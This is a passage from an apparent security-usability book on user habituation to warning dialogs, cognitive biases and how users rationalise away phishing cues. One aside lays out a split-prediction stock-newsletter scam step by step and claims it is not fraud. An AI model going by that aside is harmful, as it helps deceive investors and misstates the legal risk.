possibly that the phisher cared enough to buy a certificate from a random CA using someone else's credit card.

When a jury reaches a verdict it's seldom a clear-cut, black-and-white decision, and like security decision-making there are all manner of cognitive biases that enter into the decision-making process, to the point that reading psychology texts that examine the mechanisms that occur during the court process make you sincerely hope that you never have to go before a jury for any kind of critical decision.

As with court decisions, security decisions are rarely, if ever, black-and-white. And as with the legal process, it's the task of the underlying application to gather evidence in support of the case and of the user interface to present it to the user in an easy-to-understand manner (and preferably without the circumlocution and drama preferred by lawyers).

User Conditioning

User conditioning into the adoption of bad habits presents a somewhat difficult problem. Psychologists have performed numerous studies over the years that examine people's behaviour once they've become habituated into a particular type of behaviour and found that, once acquired, an (incorrect) click, whirr response is extremely difficult to change, with users resisting attempts to change their behaviour even in the face of overwhelming evidence that what they're doing is wrong [236]. Gestalt psychologists called this phenomenon "Einstellung", which can be translated as "set" or "fixity" but is better described using the more recent terminology of an inability to think outside the box. Any number of brain-teaser puzzles take advantage of the human tendency to become locked into a certain Einstellung/set from which it's very hard to break free. For example one party game that exploits this involves having the organiser place a blanket or sheet over a participant and telling them that they have something that they don't need and should hand over to the organiser. The participants typically hand over all manner of items (including, if it's that sort of party, their clothing) before they realise that the unneeded item is the blanket that's covering them — their Einstellung has blinded them to seeing this, since the blanket functions as a cover and thus doesn't come into consideration as a discardable item.

Software vendors have in the past tried to work around users' Einstellung, the tendency to stick with whatever works (even if it works really badly) by trying to "cure" them of the habit with techniques like a tip-of-the-day popup and, notoriously, the MS Office paperclip, but the success of these approaches has been mixed at best.

Once they adopt a particular belief, people are remarkably reluctant to change it even in the face of strong disconfirmatory evidence. In one of the first studies into this phenomenon, experimenters asked students to try and distinguish between fake and authentic suicide notes as part of a "problem-solving exercise". They then "evaluated" the students and told them that their performance was below average, average, or above average. Finally, they informed them that the ratings that they'd been given were in fact entirely random and showed them the planning paperwork for the experiment indicating how it was to play out and who'd be given what random feedback.

Despite all of this evidence that their performance ratings were entirely arbitrary, students continued to rate themselves as below average, average, or above average even though they'd been told that the evidence they were basing this on was completely fictitious [237].

The likely cause of this phenomenon is the fact that receiving a particular type of feedback creates a search for further confirmatory evidence to support it. For example if a student subject is told that they've done well at the note-interpretation task then they might recall that they'd also done well in a psychology paper that they took, made friends easily, were empathic to the needs of others, and so on. Conversely, someone getting feedback that they'd done poorly might recall that they'd had particular problems with some aspects of their psychology paper, often felt lonely or isolated, and had difficulty interpreting others' feelings [238].

This is a variation of the Barnum effect, from P.T.Barnum's other famous saying "we've got something for everyone" (this is also known more formally as the subjective validation effect). In the Barnum effect, people will take a generalisation and interpret it as applying specifically to them. Generations of psychics, tarot readers, and crystal-ball gazers have exploited the Barnum effect to their financial and sometimes social advantage. In one experiment carried out with a professional palm-reader, the experimenters asked him to tell his customers the exact opposite of what his readings were indicating. His customers were equally satisfied with the accuracy of either the literal outcome of the readings or their exact opposite [239] (experimental psychologists like to mess with people's minds).

The Barnum effect is also known as the Forer effect after the psychologist Bertram Forer, who carried out an experiment in which he presented his students with personality analyses assembled from horoscopes and asked them to rate the analyses on a five-point Likert scale[36], with a score of five representing the best possible match for their personality. The average accuracy score assigned by the subjects was 4.26. The students had all been given exactly the same, very generic "personality analysis" [240].

There are a huge number of variations of experiments that have been carried out to investigate the Barnum/Forer effect [241], presumably because it's so much fun to take a poke at common fallacies and present the results. For example in one experiment subjects were given a political statement and told that it was written by either Lenin or Thomas Jefferson. Those who were told that it was by Jefferson recalled it as advocating political debate. Those who were told that it was by Lenin recalled it as advocating violent revolution [242].

The Barnum effect is in many cases so obvious that it's even entered popular folklore. One common example is the number of people who find it almost impossible to read about a new medicine or therapy without immediately discovering that they suffer from a large number of the symptoms of whatever it's supposed to cure and require immediate treatment, something that was already providing material for humorists in the late 1800s [243].

A standard theme in the psychological literature is the recognition that humans are primarily pattern recognisers (click, whirr) rather than analytical problem solvers and will attempt to solve any problem by repeatedly applying context-specific pattern recognition to find a solution before they fall back to tedious analysis and optimisation. The psychological model for this process is the generic error modelling system (GEMS), in which someone faced with a problem to solve first tries repeated applications of a rule-based approach ("if (situation) then (action)") before falling back to a knowledge-based approach that requires analysing the problem space and formulating an appropriate course of action. This fallback step is only performed with extreme reluctance, with the user trying higher and higher levels of abstraction in order to try and find some rule that fits before finally giving up and dropping back to a knowledge-based approach [244].

It's therefore important to not dismiss the click, whirr response as simply grumbling about lazy users. It's not even grumbling about lazy users with psychological justification for the grumbling. This is a statement of fact, an immutable law of nature that you can't ignore, avoid, or "educate" users out of. Click, whirr is not the exception, it's the environment, and you need to design your security application and its user interface to work in this environment if you want it to work at all.

Systems that habituate their users into cancelling warnings predate computers by some time. Trains in the UK have their own equivalent of warning dialogs which eventually became the automatic warning system or AWS, whose origins date back to the early 1900s. When triggered, the AWS sets a visual indicator and sounds a horn,

---

[36] The Likert scale is used to work around the problem that people tend to be reluctant to give ratings at extremes, known as central tendency bias. The five-point Likert scale in effect converts a biased 1…5 scale into an unbiased 2…4 scale. Unless you know about Likert scales and unconsciously counter the unbiasing as you provide your ratings. And in case anyone from Microsoft is reading this, Word can't handle the addition of footnotes to footnotes, which is why this one appears to be two footnotes in one.

at which point the driver has three seconds to clear the warning by pressing a button. If the button isn't pressed within that time the brakes are applied and the train is brought to a stop. This system is designed to fail safely because the default action is to stop the train and the electromagnetically-driven sensor system that's used to signal the warnings defaults to "warning" rather than "clear" if power is lost [245].

As with much computer software, the problem with the AWS was the user interface. Railway signalling in the UK uses three types of warning alongside the green 'clear' signal to indicate different levels of severity, these being yellow, double yellow, and red. However the AWS can only indicate 'green' or 'not green', which means that the lower-priority yellow signals had the same AWS priority as the red danger signal. Drivers on busy lines were constantly cancelling warnings due to yellow/double yellow conditions with the result that when they passed a red signal (known as a signal passed at danger or SPAD) they automatically cancelled that too (when your system has a usability defect significant enough to have its own special acronym then it's probably a sign that you should be looking at fixing it).

One of the worst crashes caused by this combination of poor user interface and driver habituation occurred at Purley station in 1989, killing five people and injuring 94. Under intense media pressure the driver was given a twelve-month sentence for manslaughter which, after 18 years of court wrangling, was overturned by the Court of Appeal with one of the judges acknowledging that "something about the infrastructure of this particular junction was causing mistakes to be made", with four other SPAD incidents occurring at that location in the five years prior to the crash [246][247] (the situation outside the UK is a bit more complicated: some European trains like the Intercity (ICE) ones automatically stop on red, but then this train also has no less than five safety systems, one for each safety regulatory zone that it has to deal with, comprising one pan-European one and four national ones).

A similar habituation problem occurred in another part of the British railway system in the form of "ding-ding and away" accidents. At a station the guard would signal to the driver that they had no objection to the train leaving using two rings on a bell. This didn't mean that it was safe to leave the station, merely that the doors were closed and the guard had no reason to prevent the driver from pulling out of the station [248]. The problem with this system was that the drivers didn't react to it quite this way. As soon as they heard the two rings of the bell ("ding-ding") they started the train ("…and away"). This was classic Pavlovian conditioning, it even had a bell as the stimulus for triggering the response!

As with SPAD, a failure mode with its own special name is probably a sign that the system needs a redesign. Unfortunately this error-prone system persisted for some decades in the UK because of demarcation disputes over the roles of drivers and guards, and wasn't fixed until 1980 under intense media pressure after a series of horrific accidents in the preceding few years.

Going beyond the genetically-acquired resistance to some types of security measures, security policies often expect us to behave in ways that are contrary to deeply-ingrained social conditioning. For example when we pass through a door social etiquette demands that we hold it open for anyone following us. Security demands that we slam it in their face to prevent tailgating. Security policies at workplaces often require that we behave in ways that are perceived to be, as one study of users' reactions puts it, "paranoid" and "anal" [249]. Above and beyond the usual indifference to security measures, security requirements that conflict with social norms can meet with active resistance from users, who are unlikely to want to aspire to an image of being an anal-retentive paranoid.

This fact was emphasised by results in a study which found that the sharing of passwords (or more generally logon credentials) was seen as a sign of trust among co-workers, and people who didn't allow others to use their password were seen as having something to hide and not being team players [249]. Two-factor authentication tokens make this even worse because while giving someone access to a password-protected resource typically entails having the password owner log on for you (to the point where it's even been institutionalised in the form of the group login

and the 24-hour login, see "Activity-Based Planning" on page 477 for more details), with a two-factor authentication token it's easier to just hand over the token to the requestor on the understanding that they'll return it in good time. In a variation on this theme, after UK banks introduced their Chip and PIN card-based payment system (either to increase security or as a convenient way for the banks to dump liability on the customer, depending on which side you listen to) a customer survey found that the most popular feature of the new highly-secure cards was that it was now possible for customers to give the PIN to someone else so that they could use the card, something that wasn't possible with the earlier signature-based card payment system [250].

(Another problem with the PIN handling in the Chip and PIN system is that, contrary to the EMV system that it's based on, the Chip and PIN readers allow offline verification of the validity of the PIN. So while muggers in pre-Chip and PIN days had to march a victim to an ATM and risk being seen or caught on the ATM's security cameras when they tried out the PIN, with the offline PIN-check capability provided by Chip and PIN readers the mugger can immediately verify that the victim has given them the correct PIN and apply further persuasive measures if they haven't. This may sound like a somewhat theoretical weakness but there have been several cases in the UK of victims being tortured or even killed for their PINs [251]). In addition since the communication of the results of the PIN-verification process isn't secured, it's possible to spoof the verification result, allowing a card to be used without knowing the PIN [252]).

The strict application of security measures also goes against the informal work procedures that have been adopted at many workplaces in which users can, under certain circumstances, access other users' accounts, for example if the other person is at home sick and their co-workers need access to their files or the user who's at home needs a co-worker to retrieve some information for them. Co-workers who follow these informal social procedures are typically acting in good faith, and the procedures are necessary to manage the smooth day-to-day operation of the business. Consider the opposite of this situation, in which security rules are strictly enforced. The effect that this would have on most organisations can be seen from the combative trade union practice of working to rule, a measure whose results are so deleterious that it's used as a denial-of-service attack on an employer to force resolution of a dispute.

Security and Conditioned Users

Microsoft has encountered habituation problems in its automatic security update system for Windows, which automatically downloads security updates without requiring the process to be initiated by the user since most users (who are in general unaware that such a thing even exists) never bother to do so. However, before silently installing updates Windows tells the user what's about to happen. Microsoft found that considerable numbers of users were simply clicking 'Cancel' or the window-close control whenever it popped up because all they wanted was for the dialog to go away [253] (the details of this particular problem were covered in "User Conditioning" on page 20). Once habituation had set in this became an automatic action for any popups that appeared (one text refers to this practice as "users efficiently swatting away dialog boxes" [217]). Apart from the usual problem of user reactions to such dialogs, an extra contributing factor in this case would have been the fact that many Windows machines are so riddled with adware popups that users treated the security update dialog as just another piece of noise to be swatted away.

An unfortunate downside of this transformation into nagware is that when the reboot dialog pops up it steals the user's input focus. If they're in the middle of typing something when the focus-stealing occurs, whatever they happen to be typing is used as their response to the dialog. Since hitting the space bar is equivalent to clicking whatever button has the input focus, there's a good chance that being interrupted while typing text will automatically activate whatever it is that the dialog is nagging you about. In the case of Windows Automatic Update the nag is about the immediate reboot of the machine with all of your currently active work on it (although newer versions have de-fanged the automatic reboot somewhat, for example by changing the default action to one that postpones the reboot for a few minutes). As a result users

have resorted to such desperate measures as disabling the Automatic Updates service in order to get rid of the nagging [254].

Another situation where the click, whirr response occurs is with the copy of the Norton/Symantec security software that seems to come standard with any computer purchased from a large vendor like Dell, Gateway, or HP. This occurs due to a combination of two factors. Firstly, the software vendors pay the computer companies up to US$3 per desktop icon to get their products into the customer's focus, helping to subsidise the cost of the computer, with further payments due if the customer registers any of the limited-use trial software that's preinstalled [255]. This is the same reason why the Intel-based Windows laptop that you've bought will be festooned with a fruit-salad of stickers telling you that it has Intel Inside and is Designed for Windows, the manufacturer is being paid, or at least subsidised, to put them there. The situation with smart phones is even worse, and unlike computers you can't easily uninstall the preinstalled bloatware because it's locked to prevent removal (at least on non-hacked phones) [256]. Secondly, Symantec engage in extensive online, print, and media advertising so that their product, while being the most expensive in its class, is more familiar to users than any other [257].

Since the software is sold on a subscription basis it expires after a year, leaving the computer unprotected (the core business for these companies is business contracts and not end-user sales so they're not overly concerned if users don't bother renewing once the free trial ends). This is made even worse by the fact that the security suites deactivate the equivalent Windows built-in mechanisms by their presence. Microsoft observed this on a large scale when Windows 7 was released, finding that nearly all new Windows 7 PCs had anti-malware software installed (shovelled onto the machine by the vendor as trialware), but that a few months after release the figures started to drop as the trial subscriptions expired, and once the anti-malware had disabled itself it stayed disabled, leaving the PC with no protection [258].

Figure 54: Desktop noise to be clicked away

The results, typified by the sort of dialog shown in Figure 54, are predictable: "a large proportion of these [virus-infected] systems had some form of Norton AV installed, and EVERY SINGLE ONE had a virus subscription which had lapsed. Entirely useless in protecting those computers" [259]. Like Windows Update, the Symantec nag screen habituates people into dismissing it without thinking, even more so because it's demanding time and money from the user rather than merely asking permission to install. Although this is more a business-model issue than a security usability one, it's worth noting at this point that using the subscription model to sell security software may be wonderful for the bottom line, but it's terrible for security. The results of this become obvious from time to time in online malware surveys. For example one global snapshot of Internet attacks carried out on 18 April 2007 found

that 70.5% of attacks at that time were against the Symantec anti-virus software using a flaw that had been discovered and promptly patched a year earlier [131].

One minor aid in trying to fix this problem is to remove the window-close control on the dialog box, providing a roadblock to muscle memory for users who have fallen into the habit of automatically clicking close to get rid of any pop-ups (even without this motivation, putting close boxes on dialogs counts as an interface design blooper because it's not clear whether clicking the close control represents an 'OK' or 'Cancel' action for the dialog). The additional step of making the dialog modal forces the user to pay attention to it. Unfortunately for a period in the 1990s modal dialogs were regarded as Evil (an attitude motivated by problems caused by modal dialogs in the first widely-used GUI system, the single-tasking Macintosh in the 1980s) and so application developers went to great lengths to avoid them. As a result far too many applications allow users to pile up a stack of (ignored) non-modal dialogs while ploughing ahead in an unsafe manner.

Unfortunately removing the ability for users to dismiss dialogs isn't possible in all circumstances. For example in extensive usability testing Microsoft found that so many users were becoming trapped by badly-designed wizards created by third-party vendors that they had to remove the ability to disable the Cancel button and Close controls on wizards in order to protect users against poorly-designed applications [260]. These Hotel-California user interface elements are unfortunately far too common in applications [261].

A better approach to the problem, used by Apple in OS X, is to launch a full-blown application (in this case Software Update) in an attempt to garner more respect from the user. Apple also distinguishes security updates from general software updates, allowing users to apply only critical fixes and leave their system otherwise untouched, since many users are reluctant to make changes for fear of "breaking something".

Even extreme steps like resorting to the use of modal dialogs is hardly a proper solution. The term "modal dialog" is geek-speak for what users call "a dialog that prevents me from getting my work done until I get rid of it". Like Pavlov's dogs, users quickly learn that clicking the close or cancel button (assuming that the developers have left it in place) allows them to continue doing what they want to do. As security interaction designer Ka-Ping Yee puts it, "interrupting users with prompts presents security decisions in a terrible context: it teaches users that security decisions obstruct their main task and trains them to dismiss prompts quickly and carelessly" [262] (it's even worse as your users get older, since older people experience more difficulty in dealing with task interruptions than younger ones do [263]. Every time you ask a user to make a choice that they don't care about, you've failed them in your interface design. Designing your application to minimise or even avoid the use of question/confirmation dialogs (modal or non-modal) is far better than trying to come up with ways of coercing users into paying attention to the problem presented in the dialog.

If you redesign your application to get rid of unnecessary warning dialogs you need to be careful how the replacement functionality works. For example at one point the Firefox browser developers (and as a follow-on effect some developers of Firefox plugins) made a conscious effort to deprecate warning dialogs in place of notification ribbons that appear at the top or bottom border of the window to inform users that the browser or plugin has blocked some potentially malicious action. Unfortunately the implementation of the ribbon sometimes fails to follow through on the optimised design since it merely provides a shortcut to the usual dialog-based interface. For example the ribbon that some versions of Firefox display when they block a popup or prevent the installation of a plugin leads to the full edit-site-permissions dialog in the browser's options menu. As a result, if the user wants to allow a one-off install of a component they have to add the site as a trusted site, add the component, navigate down through the browser menus to the trusted-site dialog (which they may not even know exists, since it's only presented in response to clicking on the ribbon), remember which site they've just added, and remove it again. In contrast the Firefox

NoScript plugin allows a site to be temporarily unblocked and re-blocked with a simple click on a context menu [264].

Apart from Firefox's blocking/unblocking being a pain to do (users will invariably leave a site permanently in the trusted-sites list rather than going through the rigmarole of removing it again) this also leads to a race-condition attack in which a site installs a harmless plugin and then, in the time that it takes to turn site installs off again, installs a more malicious one. Alternatively, a malicious site can simply rely on the fact that for most users it'll be too much bother to remove the site again once they've added it, leaving them open to future malicious content from the site. A better approach would have been for the browser to allow the site's action on a one-off basis for just that action and no other, something that's already done by some of the many threat-blocking plugins that exist for Firefox. For example NoScript allows elements such as plugins to be activated on a one-off, case-by-case basis rather than using an everything-from-this-point-onwards approach (in hardware terms it's edge-triggered rather than level-triggered).

Security and Rationality

As psychologist James Alcock reminds us, our brains evolved to increase our chances for survival and reproduction, not to automatically seek the truth [265][266]. Quick and dirty techniques that more or less work serve evolutionary goals better than purely rational ones that require more time and effort [267]. As a result humans have become very good at rationalising away inconsistencies, and in general at making up explanations for almost anything. Research in this area goes back as far as the 1940s, including one classic experiment in which experimenters created a simple animation of two triangles and a circle moving randomly in and out of a box, for which people created elaborate stories, typically involving anthropomorphisation of the geometric line drawings, to explain what was going on [268].

In another classic work from that time, a sociologist summarised a number of findings from a study of 600,000 US servicemen during World War II, pointing out for example that better-educated soldiers suffered more adjustment problems than less educated ones (because street-smart soldiers were better prepared for battle stress) and that soldiers from rural backgrounds were in better spirits than ones from city backgrounds (rural life is harder than city life, so they were more accustomed to conditions in the field). In fact the study found the exact opposite [269], and if he'd instead told you that soldiers from rural backgrounds were in *worse* spirits than ones from city backgrounds then it would have been just as easy to rationalise, because obviously city men are more used to working in crowded conditions, with chains of command, strict standards of behaviour, and so on [270].

In a more recent experiment subjects were given a canned generic biography of a person and then told some fact about them such as "he committed suicide", "he became a politician", "he joined the Peace Corps", or "he joined the Navy". In every case they were able to explain the fact via some item in the short bio, often using the same item to explain diametrically opposite "facts" [271]. As with the earlier suicide-note interpretation experiment, when they were later told that the information that they'd based their belief on was pure fiction they still drew inferences based on the false information!

In a variation of the technique used in the US servicemen study, researchers showed subjects pairs of (often quite different) faces and asked them to indicate which one they found more attractive. They were then given the photo that they'd selected and asked to indicate why they chose it. What the experimenters had actually done was use a sleight-of-hand trick learned from a professional magician (a so-called double-card ploy [272]) to swap the photos as they handed them to the subjects so that the they got the rejected one rather than the one that they'd chosen, and yet the subjects could still explain why they'd (apparently) chosen that one instead of the other one, giving explanations like "I thought she had more personality […] she was the most appealing to me" [273].

A follow-up study with different varieties of jam and tea held in special jars with lids on both sides that could be flipped over to produce a type of jam or tea other than the one that the subjects selected that was carried out in a supermarket under the guise of a sample stand produced similar results, even when subjects chose a flavour like Cinnamon-Apple and ended up justifying Grapefruit [274]. Amusingly, when the subjects were presented with a hypothetical scenario in which they were told that they were part of an experiment to see whether they could detect reversal of choices, 84% believed that they'd have been able to detect the switch.

In other words people will concoct arbitrary (but plausible) explanations for things and then continue to believe them even when they're told that the original information is pure fiction. The need to maintain self-consistency even in the face of evidence to the contrary is a known psychological phenomenon that's received fairly extensive study, and is another of the psychological self-defence mechanisms that allows us to function (although it unfortunately plays right into the hands of those who have learned to exploit it).

An example of how people can rationalise even totally random, unconnected events was demonstrated in an experiment carried out at the University of Strathclyde in which researchers created "inexplicable" situations by combining descriptions of totally unrelated events like "Kenneth made his way to a shop that sold TV sets. Celia had recently had her ears pierced". Participants had ten seconds to create plausible scenarios for these unrelated, totally random events, and managed to do so in 71% of cases. When the sentences were modified slightly to contain a common referent (so the previous example would become "Celia made her way to a shop that sold TV sets. She had recently had her ears pierced"), this increased to 86%, with typical explanations being that Celia was wearing new earrings and wanted to see herself on closed-circuit TV or that she had won a bet by having her ears pierced and was going to spend the money on a new TV set [275].

Nature may abhor a vacuum, but humans abhor disorder, and will quite readily see apparent order in random patterns. The remarkable ability of humans to not only see (apparent) order but to persist in this belief even when presented with proof that what they're seeing is just random noise has been illustrated by Cornell and Stanford researchers in their study of "hot hands" in basketball. A "hot hand" is the belief that basketball players, after making a good shot, will be able to stretch this performance out to a series of further good shots, and conversely that after they've "gone cold" they'll have problems making their next few shots.

Based on a detailed analysis of players' shooting records the researchers showed that hits and misses in shots were more or less random, with no evidence of "hot hands" or any other phenomenon [276][277]. What was remarkable about this study wasn't so much the actual results but people's reactions to being presented with them. Their initial response was that their beliefs were valid and the data wasn't. Since the data was the team's own shooting records the next explanation was that the researchers' idea of a "hot hand" was different from theirs. The authors of the study had however accounted for this possibility by interviewing a large number of basketball fans beforehand to ensure that their work reflected the consensus from fans on what constituted a "hot hand".

The next attempt was to claim that other factors were at play, for example that the hot hand was being masked by phenomena that worked in the opposite direction (exactly how humans were supposed to be able to see through these masking phenomena when careful statistical analysis couldn't was never explained).

The researchers ran further experiments to test the various objections and again found that none were valid. After exploring all possible objections to their results, the researchers took them to professional basketball coaches… who dismissed them out of hand. For example the Boston Celtics coach's assessment of the results was "Who is this guy? So he makes a study. I couldn't care less" [278]. No matter how much disconfirmatory evidence was presented, people persisted in seeing order where there was none. Imposing patterns and meaning on everything around us may be useful in predicting important events in the social world [279] but it's at best misleading and at

worst dangerous when we start imagining links between events that are actually independent.

The ability to mentally create order out of chaos (which is quite contrary to what humans do physically, particularly the "children" subclass of humans) is a known cognitive bias, in this case something called the clustering illusion. The term "clustering illusion" actually comes from statistics and describes the phenomenon whereby random distributions appear to have too many clusters of consecutive outcomes of the same type [280]. You can see this yourself by flipping a coin twenty times and recording the outcome. Can you see any unusual-looking runs of heads or tails? Unless you've got a very unusual coin (or flipping technique, something that a number of stage magicians have managed to master) what you're seeing is purely random data (if you really want to get pedantic about this then there is a very minute bias that depends heavily on the flipping technique used, but even that's not significant enough to notice without careful statistical analysis [281].

If you want to get even more pedantic and try and correct for this you can apply a von Neumann corrector, which is designed to remove exactly this type of bias by sampling two sets of values, discarding "00" and "11" results, and then treating the remaining "01" result as "0" and "10" as "1"). In any series of twenty coin flips, there's a 50/50 chance of getting four consecutive heads or tails in a row, a 25% chance of five in a row, and a 10% chance of six in a row. There's no need to invent a "hot hand" (or coin) phenomenon to explain this, it's just random chance. (As part of their hot-hand experiment the researchers showed basketball fans a series of such random coin flips and told them that they represented a player's shooting record. The majority of the fans indicated that this was proof of the existence of hot hands).

If you don't have a coin handy, here's a simple gedanken experiment that you can perform to illustrate a variation of this phenomenon called the gambler's fallacy. The gambler's fallacy is the belief that a run of bad luck must be balanced out at some point by an equivalent run of good luck [282][283]. Consider a series of coin flips (say five), of which every single one has come up heads. The flips are performed with (to use a statistical term) a fair coin, meaning that there's an exact 50/50 chance of it coming up heads or tails. After five heads in a row, there should be a higher probability of tails appearing in order to even things up.

This is how most people think, and it's known as the gambler's fallacy. Since it's a fair (unbiased) coin, the chance of getting heads on the next flip is still exactly 50/50, no matter how many heads (or tails) it's preceded by. If you think about it emotionally, it's clear that after a series of heads there should be a much higher chance of getting tails. If you stop and reason through it rationally, it's just as clear that there's no more chance of getting heads than tails. Depending on which approach you take it's possible to flip-flop between the two points of view, seeing first one and then the other alternative as the obvious answer.

The gambler's fallacy is even more evident in the stock market, which essentially follows a random walk [284] with just enough apparent short-term predictability to fool people, and provides an ongoing source of material (and amusement) for psychologists. A huge number of studies, far too many to go through here, have explored this effect in more detail, with applied psychology professor Keith Stanovich providing a good survey [167]. In one particularly amusing experiment a group of Yale students were outsmarted by a rat because they stubbornly searched for an elusive pattern in data that just wasn't there [285] and in another notable case during the race to produce the atomic bomb during WWII, "hillbilly girls" from Tennessee outperformed University of California PhDs because they were trained to operate the equipment without thinking while the PhDs couldn't resist trying to reason about and address every minor issue that cropped up [286].

Here's a quick example of how you can turn the gambler's fallacy to your advantage. There are large numbers of stock-market prediction newsletters that get sent out each week or month, some free but most requiring payment for the stock tips (or at least analysis) that they contain. In order to derive maximum revenue with minimum effort, you need to convince people that your predictions are accurate and worth

paying for. The easiest way to do this is to buy a list of day traders from a spam broker and spam out (say) 200,000 stock predictions, with half predicting that a particular stock will rise and the other half predicting that it'll fall. At the end of the week (or whatever the prediction period is) send out your second newsletter to the half of the 100,000 traders for which your prediction was accurate, again predicting a rise for half and a fall for the other half. Once that's done, repeat again for the 50,000 for which your prediction was accurate, and then for the next 25,000, and then for the next 12,500. At this point you'll have about 6,000 traders for which you've just made five totally accurate, flawless stock predictions in a row.

Now charge them all $1,000 to read your next prediction.

It's not just the (coincidental) "winners" in this process that this will work on. There's a bunch of psychological biases like confirmation bias ("he was right all the other times, it must have been just a fluke that this one was wrong") and the endowment effect/sunk cost fallacy ("we've come this far, no turning back now") that will ensure that even the losers will keep coming back for more, at least up to a point. It terms of return on investment it's a great way to make a return from the stock market for very little money down, you're merely offering no-strings-attached advice so it's not fraud (although you'd have to come up with some better method of drawing punters than spamming them), and the people taking your advice probably aren't that much worse off than with any other prediction method they might have chosen to use.

Some cultures have evolved complex rituals that act to avoid problems like the gambler's fallacy. For example the Kantu farmers in Kalimantan, Borneo, use a complex system of bird omens to select a location for a new garden. Since the outcome of these omens is effectively random, it acts to diversify the crop and garden types across members of the community and provides some immunity against periodic flooding by ensuring that garden locations aren't fixed, for example because "this location hasn't flooded in the past five years" or "this location flooded last year so it won't be hit again this year" [287] (note also how this uses the opposite data to come to the same conclusion). Even if the bird-omen selected site does get flooded out that year, the amazing human ability to rationalise away anything means that it'll be blamed on the fact that the omen was read incorrectly and not because the bird-omen system itself doesn't work.

In case you're sitting there slightly bemused at a story of people believing in bird omens, up until the early 20th century some aspects of western engineering also used them. It was believed, at least in some circles, that having large numbers of birds congregate on a bridge meant that it was sound, while having them abandon the bridge was an omen that it was about to collapse [288]. So it wasn't just farmers in Borneo that had an interesting belief in the efficacy of birds[37].

(Omens are wonderful things. When Hopi Indians in Arizona saw an approaching party of Apaches they looked at the sky above the approaching band. If there was a rain cloud over them then they were coming to trade, otherwise they were coming to raid. Since the Hopi lived in the middle of an arid desert, this omen system was remarkably accurate [289]).

Rationalising Away Security Problems

The consequences of the human ability to rationalise away almost anything were demonstrated in a phishing study in which users were presented with a variety of dubious site URLs corresponding to common phishing practice. Users were able to explain away almost any kind of site-misdirection with reasons like `www.ssl-yahoo.com` being a "subdirectory" of Yahoo!, `sign.travelocity.com.zaga-zaga.us` being an outsourcing site for `travelocity.com,` the company running the site having to register a different name from its brand because the name was already in use by someone else, other sites using IP addresses instead of domain names so this IP-address-only site must be OK, other sites using redirection to a different site so this

---

[37] This sort of avian silliness would never fly today. Nowadays we believe in pictures of padlocks.

one must be OK, and other similar rationalisations, many taken from real-world experience with legitimate sites [290].

An extreme example of the ability to rationalise pretty much anything was demonstrated in various experiments carried out on medical patients who had had the physical connection between their brain hemispheres severed in order to treat severe epileptic attacks. After undergoing this procedure (in medical terms a corpus callosotomy, in layman's terms a split brain [291]) the left brain hemisphere was able to rationalise away behaviour initiated by the right hemisphere even though it had no idea what the other half of the brain was doing or why it was doing it [292] (although there has been claimed evidence of limited communication between the brain halves via subcortical connections, this seems to cover mostly processing of sensory input rather than higher cognitive functions [293]).

In another famous (at least among psychologists) experiment a split-brain patient had a picture of a snowy scene shown to the left eye (for which information is processed by the right brain hemisphere) and a chicken claw to the right eye (for which information is processed by the left brain hemisphere). He was then asked to pick out matching pictures from a selection, and with his left hand chose a shovel (for the snow) and with his right a chicken. When he was asked to explain the choice (speech is controlled by the left brain hemisphere) he responded "Oh that's simple, the chicken claw goes with the chicken and you need a shovel to clean out the chicken shed" [294].

This is a specialised instance of a phenomenon called illusory correlation in which people believe that two variables are statistically related even though there's no real connection. In one early experiment into the phenomenon researchers took pictures drawn by people in a psychiatric institution and matched them completely at random to various psychiatric symptoms. Subjects who examined the randomly-labelled pictures reported all manner of special features in the various drawings that were indicative of the symptom [295].

This remarkable ability to fill in the gaps isn't limited to cognitive processes but occurs in a variety of other human processes [296]. One of these occurs to correct the problem that the human retina is wired up back-to-front, with the nerves and blood vessels being in front of the light-sensitive cells that register an image rather than behind them. Not only does this mess up the image quality but it also leads to a blind spot in the eye at the point where the nerves have to pass through the retina. In practice we never notice the blind spot because our brains create something from the surrounding image details and use it to fill in the gap.

(If you want to annoy intelligent design advocates, you can mention to them that this flaw in the human visual system doesn't occur in cephalopods (creatures like octopuses[38] and squid) in which the photoreceptors are located in the inner portion of the eye and the optic nerves are located in the outer portion of the retina, meaning that either the designer made a mistake or that humans aren't the highest design form. An alternative candidate to cephalopods would be birds, who have a structure called a pecten oculi that eliminates most blood vessels from the retina, giving them the sharpest eyesight of all. Or cats, dogs, and various other animals, who have a membrane behind their retina called the tapedum lucidum that reflects light that passes through the retina back into it for a second chance to hit the photoreceptors, giving them superior low-light vision (and weird glowing eyes when they're lit by an external light source, an effect known as eyeshine). In any case though it's not humans who have the best-designed visual system).

Another bugfix for flaws in the human vision system, bearing the marvellous name "confabulation across saccades", occurs when the brain smoothes over jerky eye movements called saccades that our eyes are constantly performing even when we think that they're focused steadily on a fixed point (the usual rate is about three per second) [297], with our visual system being offline and the brain not processing the visual information that it receives for about four hours each waking day due to

---

[38] Octopodes if you want to be pedantic.

saccades [298] (if you've ever looked at a hypnotic pop-art painting with lines or other features that seem to move, the illusory motion is caused by saccades [299]). Even when we're simply shifting our gaze from one object to another, the initial movement only brings us close to the target, and the brain has to produce a corrective saccade to get us directly on target (the human body is in fact a huge mass of kludges. If anyone ever decodes junk DNA it'll probably turn out to be a pile of TODO/FIXME/BUG comments).

Since we're effectively blind during a saccade it's possible (using a carefully synchronised computer setup) to change portions of a displayed image without the user noticing it, even if they're warned of it in advance. As a result, "whole objects can be moved, colors altered, and objects added, all while the subject (usually) remains blissfully unaware" [300]. This also leads to a phenomenon called chronostasis that occurs when you look at a clock and the second hand appears to be frozen for a moment before springing into action. What's happening here is that the mind is compensating for the saccade that moved your vision to the clock by back-filling with the image that it had when the saccade was over. If the saccade occurred while the second-hand was moving, the movement is edited out by this backfilling process and the second-hand appears to have remained in the same position for longer than it actually did.

In case you're wondering why we have saccades in the first place if it's necessary for the brain to then kludge around them, the reason why they exist is because they're in turn a kludge for other design defects in the human visual system. One of these involves the way in which the eye's photoreceptors work. The eye has about six million retinal cone cells used to receive colour images (or at least that are receptive to different wavelengths of light, how that's converted into a colour image requires yet more kludging by the brain that's too complicated to go into here). About one percent of the retina is a region called the fovea, which produces high-quality images. The rest produces low-quality, lossy images. What the saccades do is move our fovea around to pick up details from different areas (known as "foveating"), and our brain then confabulates the rest into a single composite image [301].

